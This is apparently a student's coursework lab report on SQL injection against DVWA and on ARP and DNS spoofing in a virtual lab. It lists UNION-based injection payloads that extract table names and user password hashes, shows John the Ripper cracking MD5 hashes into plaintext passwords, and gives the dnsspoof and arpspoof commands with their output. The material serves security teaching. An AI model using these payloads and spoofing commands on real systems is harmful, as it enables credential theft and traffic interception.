
Name : Prashanth Rajasekar
SJSUID : 011822460

Lab 3.1 – SQL Injection.


1. %’ or 1 = 1#




2. %’ UNION SELECT null,version() #

3. %’ AND 1=0 UNION SELECT table_name,table_schema FROM information_schema.tables #

4. %’ AND 1=0 UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_name=‘users’ #




5. %’ AND 1=0 UNION SELECT user,password FROM users #



Cracking the password

```
root@kali:~/Desktop# john --format=raw-MD5 password.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3]
)
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (admin)
password         (smithy)
abc123           (gordonb)
letmein          (pablo)
charley          (1337)
5g 0:00:00:00 DONE 3/3 (2018-10-07 15:03) 11.11g/s 403791p/s 403791c/s 438040C/s
 charlie..charies
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Desktop#
```

Security level Medium.




Security level high.

Ans: Commands was executed without any output.


Lab 3.2 - ARP and DNS Spoof

1.




2.


a.




b.




c.




3.


root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# dnsspoof -f spoofhost.txt host 192.168.203.130 and udp port 53
dnsspoof: listening on eth0 [host 192.168.203.130 and udp port 53]

4.



Metasploitable2 - Linux - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://www.facebook.com/
Go Links
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
TWiki
phpMyAdmin
Mutillidae
DVWA
WebDAV

Tracked.



root@kali:~/Desktop# dnsspoof -f spoofhost.txt host 192.168.203.130 and udp port 53
dnsspoof: listening on eth0 [host 192.168.203.130 and udp port 53]
192.168.203.130.1026 > 192.168.203.2.53: 5+ A? www.microsoft.com
192.168.203.130.1026 > 192.168.203.2.53: 6+ A? www.google.com
192.168.203.130.1026 > 192.168.203.2.53: 7+ A? www.facebook.com

1.


a.


root@kali: ~
File Edit View Search Terminal Help
root@kali:~# arpspoof -t 192.168.203.129 192.168.203.2
0:c:29:85:ea:90 0:c:29:24:f3:3f 0806 42: arp reply 192.168.203.2 is-at 0:c:29:85:ea:90
0:c:29:85:ea:90 0:c:29:24:f3:3f 0806 42: arp reply 192.168.203.2 is-at 0:c:29:85:ea:90
0:c:29:85:ea:90 0:c:29:24:f3:3f 0806 42: arp reply 192.168.203.2 is-at 0:c:29:85:ea:90
0:c:29:85:ea:90 0:c:29:24:f3:3f 0806 42: arp reply 192.168.203.2 is-at 0:c:29:85:ea:90
0:c:29:85:ea:90 0:c:29:24:f3:3f 0806 42: arp reply 192.168.203.2 is-at 0:c:29:85:ea:90


b.


root@kali: ~
File Edit View Search Terminal Help
root@kali:~# arpspoof -t 192.168.203.2 192.168.203.129
0:c:29:85:ea:90 0:50:56:fa:d0:32 0806 42: arp reply 192.168.203.129 is-at 0:c:29:85:ea:90
0:c:29:85:ea:90 0:50:56:fa:d0:32 0806 42: arp reply 192.168.203.129 is-at 0:c:29:85:ea:90
0:c:29:85:ea:90 0:50:56:fa:d0:32 0806 42: arp reply 192.168.203.129 is-at 0:c:29:85:ea:90
0:c:29:85:ea:90 0:50:56:fa:d0:32 0806 42: arp reply 192.168.203.129 is-at 0:c:29:85:ea:90
0:c:29:85:ea:90 0:50:56:fa:d0:32 0806 42: arp reply 192.168.203.129 is-at 0:c:29:85:ea:90
0:c:29:85:ea:90 0:50:56:fa:d0:32 0806 42: arp reply 192.168.203.129 is-at 0:c:29:85:ea:90

